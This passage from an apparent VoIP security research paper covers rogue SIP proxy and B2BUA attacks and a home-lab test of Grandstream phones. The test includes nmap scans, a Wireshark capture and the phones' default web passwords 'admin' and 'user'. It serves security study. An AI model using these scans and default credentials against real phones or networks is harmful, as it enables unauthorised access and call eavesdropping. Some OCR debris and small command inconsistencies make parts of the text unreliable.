A cheaper and easier method of circumventing the VoIP UDP NAT traversal problem is to configure an organization’s SIP proxy to B2BUA (Back to Back User Agent) mode. Basically instead of the SIP proxy, that sits in the DMZ with a publically routable IP address, only building sessions for UAs and then backing off, the

SIP proxy will turn into a UA itself. To the source UA the SIP proxy will still provide the same services of accepting REGISTER, INVITE, and OPTION messages. However the SIP proxy will actually proxy the RTP and RTCP sessions to the destination SIP proxy. In that process, the external interface of the SIP proxy acts as a UA, essentially pretending to be the VoIP phone calling itself. The destination B2BUA configured SIP proxy, that also sits in the DMZ with a publically routable IP address, accepts the proxied RTP and RTCP sessions from the source, since they were defined prior in the SDP messages of the SIP session. After the destination B2BUA SIP proxy receives the RTP and RTCP streams, it then acts as just a SIP proxy again and forwards the voice and control traffic to the destination VoIP phone. The following is a diagram depicting the explained functionality:




Figure 23

(http://blog.lithiumblue.com/2007/07/understanding-relationship-between-sip.html)

This leads to SIP rogue application attacks. “By tricking SIP proxies and SIP phones into talking to rogue applications it is possible to view and modify both signaling and media…

- Rogue SIP B2BUA
  A rogue application that performed like a UA. This application can get between a SIP proxy and a SIP phone or two SIP phones.
- Rogue SIP proxy

> A rogue application that performs like a SIP proxy. This application can get between a SIP proxy and a SIP phone or two SIP proxies." (Endler, 2007).

As explained earlier, since a SIP B2BUA handles both signaling and media (SIP, RTP, RTCP), the device is inline with the data, allowing it to sniff and modify traffic. This is of course if SIP-TLS for encryption and authentication isn't used for all SIP resources. While this is a threat if an attacker could silence (via DOS, etc.) the legitimate SIP proxy to handle sessions between two UAs in a network, this threat is especially more dangerous if the SIP rogue proxy is placed inline between two other SIP proxies provided they don't encrypt and authenticate traffic. This would then allow the attacker controlling the rogue SIP proxy to track, listen to, tear down, or even redirect calls to vishing voicemail systems. The following is a diagram of only the rogue SIP proxy within a VoIP network scenario:



SIP Rogue Proxy within VoIP Network
Internet/PSTN
VLAN 10
192.168.10.0/24
SIP VoIP Network
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
11001100 11001001
ARP cache poisoning with spoofed srcIP
X
← DOS
ARP cache poisoning with spoofed srcIP
User Agent Mike's VoIP soft phone 192.168.10.15
Proxy server Receiving SIP requests 192.168.10.5
Rogue SIP Proxy server 192.168.10.5
User Agent Dave's Hard VoIP phone 192.168.10.16


Figure 24

To research VoIP SIP hard phone vulnerabilities associated with specific hard phones, I purchased two Grandstream Budgetone 102 (BT-102) VoIP phones that support SIP with firmware version 1.0.8.33. These VoIP phones provide the following:

- SIP 2.0 (RFC 3261), TCP/UDP/IP, RTP/RTCP, HTTP, ICMP, ARP/RARP, DNS, DHCP, NTP, PPPoE, STUN, TFTP, etc.
- Support standard encryption and authentication (DIGEST using MD5, MD5-sess)
- Support for Layer 2 (802.1Q VLAN, 802.1p) and Layer 3 QoS (ToS, DiffServ, MPLS)
- Support automated NAT traversal without manual manipulation of firewall/NAT
- Provide easy configuration through manual operation (phone keypad), Web interface or
  automated centralized configuration file via TFTP or HTTP.

- Support firmware upgrade via TFTP or HTTP. (Grandstream, 2005)


Both phones come with two RJ-45 Ethernet interfaces. I connected the two phones to my Belkin SOHO Wi-Fi router/switch. Upon bootup, as expected the phones were broadcasting DHCP Discover packets to request an IP address, however I had to explicitly permit the phones' MAC addresses on the router while maintain MAC address filtering. Navigating through the LCD menu I was able to verify that the VoIP phones had been assigned an IP address as well as see the subnet mask, DNS server, and default gateway configured. Upon identifying the IP addresses of the phones, I immediately tested network connectivity via ICMP ping from a test PC on the LAN:



```
C:\Documents and Settings\David Persky>ping 192.168.2.6

Pinging 192.168.2.6 with 32 bytes of data:

Reply from 192.168.2.6: bytes=32 time<1ms TTL=250
Reply from 192.168.2.6: bytes=32 time<1ms TTL=250
Reply from 192.168.2.6: bytes=32 time<1ms TTL=250

Ping statistics for 192.168.2.6:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\David Persky>ping 192.168.2.7

Pinging 192.168.2.7 with 32 bytes of data:

Reply from 192.168.2.7: bytes=32 time<1ms TTL=250
Reply from 192.168.2.7: bytes=32 time<1ms TTL=250
Reply from 192.168.2.7: bytes=32 time<1ms TTL=250

Ping statistics for 192.168.2.7:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\David Persky>_
```

Figure 25

I also then ran various NMAP scans to verify services/ports/versions that were open and running out of the box. I performed NMAP SYN scan for all port numbers:



```
C:\Documents and Settings\David Persky>nmap -sS 192.168.2.6-7 -o 0-65035

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-06 16:00 Central Standard
Time
Interesting ports on 192.168.2.6:
Not shown: 1696 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0B:82:13:28:F9 (Grandstream Networks)

Interesting ports on 192.168.2.7:
Not shown: 1696 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0B:82:13:28:F0 (Grandstream Networks)

Nmap finished: 2 IP addresses (2 hosts up) scanned in 35.371 seconds

C:\Documents and Settings\David Persky>_
```

Figure 26

As you can see, a simple NMAP scan was able to identify the VoIP manufacturer Grandstream. According to the GS-102 pdf manual, the two RJ-45 ports of BT102 is actually a 10Base-T mini-Hub that allows the user to share or sniff the network using another data device like PC. So the network cable from the PC connects into the ‘PC’ labeled interface on the phone, and the phone’s network cable plugs into the ‘LAN’ labeled interface, and to the SOHO router/switch. Testing the hub functionality worked just fine. I plugged my test laptop into the VoIP phone, and the VoIP phone cable into my SOHO router/switch. I was able to immediately receive and IP address via DHCP, and then browse the web. To further test hub functionality, I started a Wireshark packet capture on the test laptop (192.168.2.2), that was plugged into the BS-102 VoIP phone (192.168.2.6) hub. I applied a packet capture filter for IP 192.168.2.6. From a different PC (192.168.2.5), I ran an NMAP X-mas scan (nmap –sX 192.168.1.6) against the BS-102 VoIP phone.





Figure 27


As you can see, the packet capture on laptop 192.168.2.2 interface saw the NMAP X-mas scan against the BS-102:


3Com EtherLink PCI (Microsoft's Packet Scheduler) : Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Close

```
Filter: ip.addr == 192.168.2.6

No. -  Time        Source        Destination   Protocol Info
  10 21.896771   192.168.2.5   192.168.2.6   TCP      62720 > 22 [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  11 21.896821   192.168.2.5   192.168.2.6   TCP      62720 > 3389 [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  12 21.897313   192.168.2.5   192.168.2.6   TCP      62720 > telnet [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  13 21.897703   192.168.2.5   192.168.2.6   TCP      62720 > pptp [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  14 21.898088   192.168.2.5   192.168.2.6   TCP      62720 > ldaps [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  15 21.898519   192.168.2.5   192.168.2.6   TCP      62720 > 256 [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  16 21.898960   192.168.2.5   192.168.2.6   TCP      62720 > ldap [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  17 21.899376   192.168.2.5   192.168.2.6   TCP      62720 > ftp [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  18 21.899805   192.168.2.5   192.168.2.6   TCP      62720 > smtp [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  19 21.900393   192.168.2.5   192.168.2.6   TCP      62720 > http [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  20 21.900537   192.168.2.6   192.168.2.5   TCP      http > 62720 [RST, ACK] Seq=0 Ack=1 Win=2048 Len=0
  21 21.916471   192.168.2.5   192.168.2.6   TCP      62720 > https [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  22 21.916523   192.168.2.5   192.168.2.6   TCP      62720 > auth [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  23 23.012059   192.168.2.5   192.168.2.6   TCP      62721 > auth [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  24 23.012131   192.168.2.5   192.168.2.6   TCP      62721 > https [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  25 23.012526   192.168.2.5   192.168.2.6   TCP      62721 > smtp [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  26 23.013377   192.168.2.5   192.168.2.6   TCP      62721 > ftp [FIN, PSH, URG] Seq=0 Urg=0 Len=0
  27 23.013418   192.168.2.5   192.168.2.6   TCP      62721 > ldap [FIN, PSH, URG] Seq=0 Urg=0 Len=0

⊞ Frame 10 (60 bytes on wire, 60 bytes captured)
⊟ Ethernet II, Src: AbitComp_91:7c:e0 (00:50:8d:91:7c:e0), Dst: Grandstr_13:28:f9 (00:0b:82:13:28:f9)
  ⊞ Destination: Grandstr_13:28:f9 (00:0b:82:13:28:f9)
  ⊞ Source: AbitComp_91:7c:e0 (00:50:8d:91:7c:e0)
    Type: IP (0x0800)
    Trailer: 000000000000
⊟ Internet Protocol, Src: 192.168.2.5 (192.168.2.5), Dst: 192.168.2.6 (192.168.2.6)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x2a24 (10788)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 55
    Protocol: TCP (0x06)
  ⊞ Header checksum: 0xd450 [correct]
    Source: 192.168.2.5 (192.168.2.5)
    Destination: 192.168.2.6 (192.168.2.6)
⊟ Transmission Control Protocol, Src Port: 62720 (62720), Dst Port: 22 (22), Seq: 0, Len: 0
    Source port: 62720 (62720)
    Destination port: 22 (22)
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ⊞ Flags: 0x29 (FIN, PSH, URG)
    Window size: 4096
  ⊞ Checksum: 0x8aed [correct]
    Urgent pointer: 0

0000  00 0b 82 13 28 f9 00 50  8d 91 7c e0 08 00 45 00   ....(..P ..|...E.
0010  00 28 2a 24 00 00 37 06  d4 50 c0 a8 02 05 c0 a8   .(*$..7. .P......
0020  02 06 f5 00 00 16 32 74  67 e7 00 00 00 00 50 29   ......2t g.....P)
0030  10 00 8a ed 00 00 00 00  00 00 00 00               ........ ....

3Com EtherLink PCI (Microsoft's Packet Scheduler) : <live capture in progress> File: C:\DOCUME~1\DAVIDP~1\LOCALS~1\Tem...   P: 716 D: 691 M: 0
```

Figure 28

Since the NMAP scan showed the VoIP phone’s HTTP service open with a web server running, I opened up my browser, entered the VoIP phone’s IP address of 192.168.2.6 as the URL, and arrived at the HTTP logon prompt. A quick Google search for ‘grandstream budgetone 102 password’ showed the default Administrator password for the HTTP logon to be ‘admin’:


Grandstream Device Configuration - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.2.6/dologin.htm
Google
Google Mail Ebay INTC Media Network Engineering/... Social Financial Utilities
Setup Home
grandstream budgetone 102 manual - G...
Grandstream 101 and 102 VoIP Setup a...
Grandstream Device Configuration
STATUS
BASIC SETTINGS
ADVANCED SETTINGS
Done
52
David Persky
Now: Cloudy, 23° F
Thu: 23° F
Fri: 36° F
Sat: 30° F
Sun: 31° F

Grandstream Device Configuration

Admin Password: (purposely not displayed for security protection)
SIP Server: (e.g., sip.mycompany.com, or IP address)
Outbound Proxy: (e.g., proxy.myprovider.com, or IP address, if any)
SIP User ID: (the user part of an SIP address)
Authenticate ID: (can be identical to or different from **SIP User ID**)
Authenticate Password: (purposely not displayed for security protection)
Name: (optional, e.g., John Doe)


Advanced Options:

Preferred Vocoder: (in listed order)
choice 1: current setting is " PCMU"
choice 2: current setting is " PCMA"
choice 3: current setting is " G723"
choice 4: current setting is " G729"
choice 5: current setting is " G726-32"
choice 6: current setting is " iLBC"
choice 7: current setting is " G722"
choice 8: current setting is " PCMU"

G723 rate: ● 6.3kbps encoding rate ○ 5.3kbps encoding rate
iLBC frame size: ● 20ms ○ 30ms
iLBC payload type: 97 (between 96 and 127, default is 97)
Silence Suppression: ● No ○ Yes
Voice Frames per TX: 2 (up to 10/20/32/64 for G711/G726/G723/other codecs respectively)
Layer 3 QoS: 48 (Diff-Serv or Precedence value)
Layer 2 QoS: 802.1Q/VLAN Tag 0 802.1p priority value 0 (0-7)
Allow incoming SIP messages from SIP proxy only: ● No ○ Yes
Use DNS SRV: ● No ○ Yes
User ID is phone number: ● No ○ Yes
SIP Registration: ● Yes ○ No
Unregister On Reboot: ○ Yes ● No

Figure 29

This page allows whoever has access to it to change the Administrator password, the SIP proxy server IP address to potentially implement a rogue SIP proxy server, the outbound proxy IP address, etc. There is however a ‘lock keypad’ update feature that disables a user from updating the phone configuration via keypad. There was also a default user account that was created with the password ‘user’:


Grandstream Device Configuration - Mozilla Firefox
http://192.168.2.6/dologin.htm
STATUS
BASIC SETTINGS
ADVANCED SETTINGS
Update
Cancel
Reboot

Grandstream Device Configuration

End User Password: (purposely not displayed for security protection)

Web Port: 80 (default for HTTP is 80)

IP Address: ● dynamically assigned via DHCP (default) or PPPoE
(will attempt PPPoE if DHCP fails and following is non-blank)

DHCP hostname:

DHCP domain:

DHCP vendor class ID:

PPPoE account ID:

PPPoE password:

Preferred DNS server: 0 .0 .0 .0

○ statically configured as:

IP Address: 192 .168 .0 .160
Subnet Mask: 0 .0 .0 .0
Default Router: 0 .0 .0 .0
DNS Server 1: 0 .0 .0 .0
DNS Server 2: 0 .0 .0 .0

Time Zone: GMT-5:00 (US Eastern Time, New York)

Daylight Savings Time: ● No ○ Yes

Optional Rule: 4,1,7,2,0;10,-1,7,2,0;60


Date Display Format: ● Year-Month-Day ○ Month-Day-Year ○ Day-Month-Year

All Rights Reserved Grandstream Networks, Inc. 2005

Figure 30

The user account had dramatically less configuration options as one would expect. If the user's PC were to become infected by some sort of worm or other malware, an attacker could perform a Wireshark packet capture on the PC's interface and see all SIP and RTP traffic coming to the phone, since the phone's hub would simply send a copy of the Ethernet frame to the PC. This would allow the attacker to perform call pattern tracking, number harvesting, and conversation eavesdropping and/or analysis.

To setup an internal VoIP network I installed the 3CX VoIP SIP proxy server (http://www.3cx.com/phone-system/) on a test server. The following is a screenshot of the management GUI:



Line status

This screen shows the status for Extensions, PSTN lines and VOIP provider lines. More >

Monitor status: ONLINE

Extensions

106 BS-102 Left
Status: Registered (idle)


107 BS-102 Right
Status: Registered (idle)

PSTN Lines

VoIP Lines

Figure 31

I also opened ports SIP:5060/tcp and udp, and SIP-TLS:5061/tcp and udp on the server’s firewall to permit the SIP session building. I defined extensions 106 and 107 for the left and right phone respectively. After defining the SIP proxy IP address, and SIP user IP, I was able to call from one VoIP extension to the other. While doing so, I also performed a packet capture so as to view the SIP messages as well as the RTP session between the two calls using the G.711 codec:



